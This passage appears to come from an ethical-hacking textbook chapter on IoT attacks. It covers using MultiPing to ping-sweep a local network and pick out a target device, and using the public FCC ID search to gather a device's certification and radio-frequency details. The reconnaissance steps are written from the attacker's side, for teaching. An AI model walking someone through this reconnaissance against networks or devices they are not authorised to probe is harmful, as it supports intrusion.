
- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to "**255**"
  - Click **OK**



Initial Address to add: 192.168.0.1
Number of addresses: 255
Address add method: Add responders only

Figure 18.24: Adding a range of IP addresses in MultiPing

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1 second


MultiPing by Pingman Tools
File
Edit
Search
View
Help
Enter new target:
Enter target, e.g. www.multiping.com
+
History:
Load from file:
Browse for file...
Clear workspace
Stop
0-200 ms
201-500 ms
501 ms and up
0 ms
20 ms

www.google.com
www.multiping.com
ipv4:www.akamai.com
www.twitter.com
www.download.com
216.92.150.222 Nessoft Site by IP
ipv6:google.com
2001:4860:4860::8888 Google IPv6 DNS by I

Ping Interval: 1 second
Samples to Include: 10
Sample Set Time: 10/15/2019 12:29:15 PM - 10/15/2019 12:29:40 PM


PL%	IP	Name	Avg	Cur	Latency
	192.168.0.1	--------------	0	0	
	192.168.0.7	XC-8BBCAD	0	0	
	192.168.0.12	SDDW-010	0	0	
	192.168.0.18	--------------	3	1	
	192.168.0.19	DC	0	0	
	192.168.0.20	SRVWD-002	0	0	
	192.168.0.21	SQL	0	0	
	192.168.0.22	TFS	0	0	
	192.168.0.23	IIS	0	0	
	192.168.0.26	--------------	0	0	
	192.168.0.30	RDDW-001	0	0	
	192.168.0.37	[redacted]	0	1	
	192.168.0.42	GDDW-010	0	0	
	192.168.0.46	RDDW-029	0	0	
	192.168.0.49	GDDW-012	0	1	
	192.168.0.55	BSLW-058	0	3	
	192.168.0.63	SDDW-023	0	0	
	192.168.0.65	SDDW-008	1	0	
	192.168.0.66	RDDW-012	0	1	
	192.168.0.77	RDDW-019	0	0	
	192.168.0.81	TSLW-005	0	0	
	192.168.0.84	[redacted]	0	0	

Querying | Samples collected: 94 | 63 targets, samples: 85 to 94

Figure 18.25: Scanning using MultiPing


Information Gathering using FCC ID Search

- FCC ID Search helps in finding the details and **granted certification** of the devices
- FCC ID contains two elements: **Grantee ID** (initial three or five characters) and **Product ID** (remaining characters)
- Attackers can gather basic information about a target device using **FCC ID Search** available on *https://www.fcc.gov/oet/ea/fccid*
- Using this information, an attacker can find underlying vulnerabilities in the target device and launch further attacks



Grantee Code: (First three or five characters of FCCID)
2ABOS

Product Code: (Remaining characters of FCCID)
SKYELITEGO



View Form	Display Exhibits	Display Grant	Display Corresp-ondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

https://www.fcc.gov

Information Gathering using FCC ID Search

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device

